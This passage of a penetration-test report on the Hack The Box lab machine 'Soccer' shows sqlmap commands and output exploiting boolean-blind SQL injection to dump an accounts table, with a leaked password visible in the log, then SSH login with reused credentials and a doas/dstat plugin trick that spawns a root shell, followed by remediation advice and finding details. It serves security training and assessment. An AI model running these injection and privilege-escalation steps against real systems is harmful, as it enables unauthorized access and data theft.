       __H__
 ___ ___[.]_____ ___ ___  {1.6.4#stable}
|_ -| . [()]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 20:58:42 /2025-03-24/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[20:58:43] [INFO] resuming back-end DBMS 'mysql'
[20:58:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-3028 OR 3977=3977"}
---
[20:58:46] [INFO] the back-end DBMS is MySQL
```

```
back-end DBMS: MySQL 8
[20:58:46] [INFO] enumerating database management system schema
[20:58:46] [INFO] fetching database names
[20:58:46] [INFO] fetching number of databases
[20:58:47] [INFO] resumed: 5
[20:58:47] [INFO] retrieving the length of query output
[20:58:47] [INFO] retrieved: 5
[20:58:56] [INFO] retrieved: mysql
[20:58:56] [INFO] retrieving the length of query output
[20:58:56] [INFO] retrieved: 18
[20:59:12] [INFO] retrieved: information_schema
[20:59:12] [INFO] retrieving the length of query output
[20:59:12] [INFO] retrieved: 18
[20:59:25] [INFO] retrieved: performance_schema
[20:59:25] [INFO] retrieving the length of query output
[20:59:25] [INFO] retrieved: 3
[20:59:32] [INFO] retrieved: sys
[20:59:32] [INFO] retrieving the length of query output
[20:59:32] [INFO] retrieved: 9
[20:59:42] [INFO] retrieved: soccer_db
[20:59:42] [INFO] fetching tables for databases: 'information_schema, mysql,
performance_schema, soccer_db, sys'
<SNIP>
```

From here on we can simply dump all the data from any/all databases with in the database server.

Here the tester is dumping all the contents of the `soccer_db`:

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --
level 5 --batch --dump-all --threads 10 -D soccer_db
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 17:44:55 /2025-03-24/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[17:44:55] [INFO] resuming back-end DBMS 'mysql'
[17:44:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-3028 OR 3977=3977"}
---
[17:44:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[17:44:59] [INFO] fetching tables for database: 'soccer_db'
```

```
[17:44:59] [INFO] fetching number of tables for database 'soccer_db'
[17:44:59] [INFO] resumed: 1
[17:44:59] [INFO] retrieving the length of query output
[17:44:59] [INFO] resumed: 8
[17:44:59] [INFO] resumed: accounts
[17:44:59] [INFO] fetching columns for table 'accounts' in database 'soccer_db'
[17:44:59] [INFO] retrieved: 4
[17:45:04] [INFO] retrieving the length of query output
[17:45:04] [INFO] retrieved: 2
[17:45:12] [INFO] retrieved: id
[17:45:12] [INFO] retrieving the length of query output
[17:45:12] [INFO] retrieved: 5
[17:45:25] [INFO] retrieved: email
[17:45:25] [INFO] retrieving the length of query output
[17:45:25] [INFO] retrieved: 8
[17:45:36] [INFO] retrieved: username
[17:45:36] [INFO] retrieving the length of query output
[17:45:36] [INFO] retrieved: 8
[17:45:44] [INFO] retrieved: password
[17:45:44] [INFO] fetching entries for table 'accounts' in database 'soccer_db'
[17:45:44] [INFO] fetching number of entries for table 'accounts' in database 'soccer_db'
[17:45:44] [INFO] retrieved: 1
[17:45:48] [INFO] retrieving the length of query output
[17:45:48] [INFO] retrieved: 17
[17:46:03] [INFO] retrieved: player@player.htb
[17:46:03] [INFO] retrieving the length of query output
[17:46:03] [INFO] retrieved: 4
[17:46:11] [INFO] retrieved: 1324
[17:46:11] [INFO] retrieving the length of query output
[17:46:11] [INFO] retrieved: 20
[17:46:31] [INFO] retrieved: PlayerOftheMatch2022
[17:46:31] [INFO] retrieving the length of query output
[17:46:31] [INFO] retrieved: 6
[17:46:39] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | <Redacted Password>  | player   |
+------+-------------------+----------------------+----------+

[17:46:39] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/stone/.local/share/
sqlmap/output/soc-player.soccer.htb/dump/soccer_db/accounts.csv'
[17:46:39] [INFO] fetched data logged to text files under '/home/stone/.local/share/sqlmap/
output/soc-player.soccer.htb'
[17:46:39] [WARNING] your sqlmap version is outdated

[*] ending @ 17:46:39 /2025-03-24/
```

From here user found a username `player` with it's password.

The user then used the found credentials to log in into the ssh service present on the server.

```
$ ssh
player@soccer.htb
```

```
The authenticity of host 'soccer.htb (10.129.248.108)' can't be established.
ED25519 key fingerprint is SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe77Ob3FE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soccer.htb' (ED25519) to the list of known hosts.
player@soccer.htb's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 24 16:35:05 UTC 2025

  System load:           0.0
  Usage of /:            71.7% of 3.84GB
  Memory usage:          28%
  Swap usage:            0%
  Processes:             235
  Users logged in:       0
  IPv4 address for eth0: 10.129.248.108
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e38c


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
```

After logging in the server the tester located the files with SUID bit set. The files which have the SUID bit set are executed with the privleges of the user that owns them instead of the the user executing them.

The tester used this command to locate the files with SUID bit set:

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/local/bin/doas
<SNIP>
```

The `doas` command is the outlier which allows the tester to run a command as a different user if permitted. After reading the configuration file for the doas command it was revealed the user `player` can run the `dstat` command as root:

```
$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

The tester then found out that the group `player` which the user `player` was a member of had access to write to the `/usr/local/share/dstat/` folder.

The tester then wrote a malicous python3 code in a file to this directory and then executed it as root using the `doas` command giving the tester root access to the server:

```
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/
dstat_xxx.py
```

```
player@soccer:~$ doas -u root /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib;
see the module's documentation for alternative uses
  import imp
# id
uid=0(root) gid=0(root) groups=0(root)
```

6 Remediation Summary

As a result of this assessment there are several opportunities for Soccer From HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Soccer From HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- SQL Injection (SQLi): Implement input validation and use prepared statements with parameterized queries.
- Default Credential Usage: Change all default credentials immediately and enforce strong password policies.
- Credentials Reuse: Identify and reset reused credentials; enforce unique passwords across systems.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- SQL Injection (SQLi): Deploy a web application firewall (WAF) to filter and monitor SQL-related attacks.
- Outdated Software Usage: Implement a regular patch management process and vulnerability scanning.
- Credentials Reuse: Enforce multi-factor authentication (MFA) and implement least privilege access controls.

6.3 Long Term

LONG TERM REMEDIATION: SQL Injection (SQLi): Conduct regular security audits, code reviews, and developer security training.

Outdated Software Usage: Automate software updates and implement a robust asset management strategy.

Credentials Reuse: Host employee training workshops to spread awareness about proper cyber hygine regarding passwords.

7 Technical Findings Details

1. SQL Injection (SQLi) - Critical

CWE	CWE-89
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The web application processed user input in an insecure manner and was thus vulnerable to SQL injection. In an SQL injection attack, special input values in the web application are used to influence the application's SQL statements to its database.
Impact	Depending on the database used and the design of the application, this may make it possible to read and modify the data stored in the database, perform administrative actions (e.g., shut down the DBMS), or in some cases even gain code execution and the accompanying complete control over the vulnerable server.
Affected Component	soc-player.soccer.htb
Remediation	• Use prepared statements throughout the application to effectively avoid SQL injection vulnerabilities. Prepared statements are parameterized statements and ensure that even if input values are manipulated, an attacker is unable to change the original intent of an SQL statement. • Use existing stored procedures by default where possible. Typically, stored procedures are implemented as secure parameterized queries and thus protect against SQL injections. • Always validate all user input. Ensure that only input that is expected and valid for the application is accepted. You should not sanitize potentially malicious input. • To reduce the potential damage of a successful SQL Injection attack, you should minimize the assigned privileges of the database user used according to the principle of least privilege.
References	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Finding Evidence

The tester identified an SQL injection vulnerability in the web application and were able to access stored data in the database as a result.

The tester found the vulnerability to be present in the the websocket communicating with the backend server to verify tickets after signing up to the `soc-player.soccer.htb` domain.

The vulnerability was confimed by running the following queries:



Figure 14 - The query's result evaluates to true as the number being compared are equal to each other resulting in the application returning a true (Ticket exists) response



Figure 15 - This query results in false as the numbers being compared are not equal, hence returning a false (Ticket doesn't exist) response

This is a type of boolean-based SQL injection vulnerability. Which allows the attacker to ask the application a series of true/false questions to access the contents of the database. This process of making true/false queries manually can be quite tedious, hence the tool `sqlmap` was used to automate the process of making queries.

First we use `--schema` flag to enumerate the databases names from the server:

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --
level 5 --batch --schema --threads 10

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.4#stable}
|_ -| . [()     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 20:58:42 /2025-03-24/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
```

```
[20:58:43] [INFO] resuming back-end DBMS 'mysql'
[20:58:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-3028 OR 3977=3977"}
---
[20:58:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[20:58:46] [INFO] enumerating database management system schema
[20:58:46] [INFO] fetching database names
[20:58:46] [INFO] fetching number of databases
[20:58:47] [INFO] resumed: 5
[20:58:47] [INFO] retrieving the length of query output
[20:58:47] [INFO] retrieved: 5
[20:58:56] [INFO] retrieved: mysql
[20:58:56] [INFO] retrieving the length of query output
[20:58:56] [INFO] retrieved: 18
[20:59:12] [INFO] retrieved: information_schema
[20:59:12] [INFO] retrieving the length of query output
[20:59:12] [INFO] retrieved: 18
[20:59:25] [INFO] retrieved: performance_schema
[20:59:25] [INFO] retrieving the length of query output
[20:59:25] [INFO] retrieved: 3
[20:59:32] [INFO] retrieved: sys
[20:59:32] [INFO] retrieving the length of query output
[20:59:32] [INFO] retrieved: 9
[20:59:42] [INFO] retrieved: soccer_db
[20:59:42] [INFO] fetching tables for databases: 'information_schema, mysql,
performance_schema, soccer_db, sys'
<SNIP>
```

From here on we can simply dump all the data from any/all database with in the database server. Here the tester is dumping all the contents of the `soccer_db`:

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --
level 5 --batch --dump-all --threads 10 -D soccer_db
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 17:44:55 /2025-03-24/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[17:44:55] [INFO] resuming back-end DBMS 'mysql'
[17:44:55] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-3028 OR 3977=3977"}
---
[17:44:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[17:44:59] [INFO] fetching tables for database: 'soccer_db'
[17:44:59] [INFO] fetching number of tables for database 'soccer_db'
[17:44:59] [INFO] resumed: 1
[17:44:59] [INFO] retrieving the length of query output
[17:44:59] [INFO] resumed: 8
[17:44:59] [INFO] resumed: accounts
[17:44:59] [INFO] fetching columns for table 'accounts' in database 'soccer_db'
[17:44:59] [INFO] retrieved: 4
[17:45:04] [INFO] retrieving the length of query output
[17:45:04] [INFO] retrieved: 2
[17:45:12] [INFO] retrieved: id
[17:45:12] [INFO] retrieving the length of query output
[17:45:12] [INFO] retrieved: 5
[17:45:25] [INFO] retrieved: email
[17:45:25] [INFO] retrieving the length of query output
[17:45:25] [INFO] retrieved: 8
[17:45:36] [INFO] retrieved: username
[17:45:36] [INFO] retrieving the length of query output
[17:45:36] [INFO] retrieved: 8
[17:45:44] [INFO] retrieved: password
[17:45:44] [INFO] fetching entries for table 'accounts' in database 'soccer_db'
[17:45:44] [INFO] fetching number of entries for table 'accounts' in database 'soccer_db'
[17:45:44] [INFO] retrieved: 1
[17:45:48] [INFO] retrieving the length of query output
[17:45:48] [INFO] retrieved: 17
[17:46:03] [INFO] retrieved: player@player.htb
[17:46:03] [INFO] retrieving the length of query output
[17:46:03] [INFO] retrieved: 4
[17:46:11] [INFO] retrieved: 1324
[17:46:11] [INFO] retrieving the length of query output
[17:46:11] [INFO] retrieved: 20
[17:46:31] [INFO] retrieved: PlayerOftheMatch2022
[17:46:31] [INFO] retrieving the length of query output
[17:46:31] [INFO] retrieved: 6
[17:46:39] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | <Redacted Password>  | player   |
+------+-------------------+----------------------+----------+

[17:46:39] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/stone/.local/share/
sqlmap/output/soc-player.soccer.htb/dump/soccer_db/accounts.csv'
[17:46:39] [INFO] fetched data logged to text files under '/home/stone/.local/share/sqlmap/
output/soc-player.soccer.htb'
[17:46:39] [WARNING] your sqlmap version is outdated
```

```
[*] ending @ 17:46:39 /2025-03-24/
```

2. Outdated Software Usage - Critical

CWE	CWE-1104
CVSS 3.1	9.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H
Root Cause	The target system is running an older version of the software that is no longer maintained with regular security updates. This outdated software may have known coding or configuration weaknesses, as its version lacks the enhancements and corrections introduced in subsequent releases.
Impact	IMPACT Outdated software can have critical impact on the environment as it can introduce easy to exploit software with public proof-of-concepts available on the internet and can potentially aid in gaining remote code execution on the system where the application is hosted.
Affected Component	10.129.248.108/tiny
Remediation	REMEDIATION • Update the effected software • If updating isn't possible look for ways to patch the vulnerability provided by the software provided • If updating and patching the application isn't possible, isolate the system from the public accessible network and work on decommissioning the host as soon as possible
References	-

Finding Evidence



Figure 16 - Figure 1 showing the outdated application

3. Default Credential Usage - High

CWE	CWE-1392
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Root Cause	DESCRIPTION The web application present on the system (Tiny File Manager) suffers from the usage of default credentials, anyone can simply search for the default credentials for an application and login into the application in the context of an authenticated user.
Impact	IMPACT The impact of default credentials use can vary from application to application, if the application houses sensitive data then the data can be compromised, however it can also lead to full compromise of the host if a vulnerability or exploit exists in the application which allows the attacker to gain access to the system through the application impacted.
Affected Component	10.129.248.108/tiny
Remediation	REMEDIATION • Change the default credentials for the effected application • Introduce security policies for the future to change default credentials of application are changed before deployment
References	https://github.com/prasathmani/tinyfilemanager/wiki/Security-and-User-Management

Finding Evidence

Use the default credentials to login into the application

```
Username: Admin
Password: <Redacted>
```



Figure 17 - Image entring default credentials



Figure 18 - Sucessfully logging in with default credentials

4. Credentials Reuse - High

CWE	CWE-521
CVSS 3.1	8.3 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L
Root Cause	DESCRIPTION Password reuse occurs when users employ the same credentials across multiple accounts or systems. This practice weakens security by increasing the risk of credential compromise. If one system is breached, attackers can use the stolen credentials to gain unauthorized access to other services. Many automated credential-stuffing attacks exploit this weakness. Organizations that lack strong password policies and multi-factor authentication are especially vulnerable.
Impact	IMPACT Attackers can use exposed credentials to access sensitive accounts, leading to data breaches. Unauthorized access may result in identity theft, financial fraud, or privilege escalation within corporate networks. Reused passwords can be exploited for lateral movement in targeted attacks. Critical systems and user accounts may be hijacked, leading to operational disruptions. The lack of password uniqueness significantly increases the risk of widespread compromise.
Affected Component	ssh://soccer.htb
Remediation	REMEDIATION • Enforce Unique Password Policies – Implement strict password policies requiring unique passwords for each account and system to prevent reuse. • Implement Multi-Factor Authentication (MFA) – Require an additional authentication factor (e.g., OTP, biometric) to reduce the impact of compromised credentials. • Monitor for Credential Leaks – Regularly check for exposed credentials in breach databases and enforce password resets if found. • Conduct User Awareness Training – Educate employees and users on the risks of password reuse and best practices for secure credential management.
References	https://www.legitsecurity.com/aspm-knowledge-base/credential-management

Finding Evidence

After finding the credentials for the user: `player` via an SQL injection vulnerability present in the web applciation hosted on the server domain: `http://soc-player.soccer.htb/` the tester used the credentials on the ssh service of the host and sucessfully logged in:

```
$ ssh
player@soccer.htb

The authenticity of host 'soccer.htb (10.129.248.108)' can't be established.
ED25519 key fingerprint is SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe77Ob3FE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added 'soccer.htb' (ED25519) to the list of known hosts.
player@soccer.htb's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 24 16:35:05 UTC 2025

  System load:           0.0
  Usage of /:            71.7% of 3.84GB
  Memory usage:          28%
  Swap usage:            0%
  Processes:             235
  Users logged in:       0
  IPv4 address for eth0: 10.129.248.108
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e38c


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Soccer From HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.248.108	22	SSH	
10.129.248.108	80	HTTP	
10.129.248.108	9091	HTTP	

A.3 Subdomain Discovery

URL	Description	Discovery Method
soccer.htb		
soc-player.soccer.htb	A subdoman running on the NGINX server	Found from the `sites-enabled` directory from `/etc/nginx`

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.129.248.108	System Access	File Upload Vulnerability	The tester gained access to the system running in context of the `www-data` user uploading a malicious php file to the application

A.5 Compromised Users

Username	Type	Method	Notes
ADMIN	User	Default Credentials	User admin was using default credentials on the web application soccer.htb
player	User	SQL Injection	Credential were discovered via an SQL Injection Vulnerability and were being reused on the SSH service

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
10.129.248.108	System Acess	Delete the `shell.php` file present on /var/www/html/tiny/uploads/ directory, if not deleted by some automatic script already

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	soccer.htb	`<Redacted>`	/home/player/user.txt	Reused Credentials
2.	soccer.htb	`<Redacted>`	/root/root.txt	Privilege Escalation

End of Report

This report was rendered
by SysReptor with
♥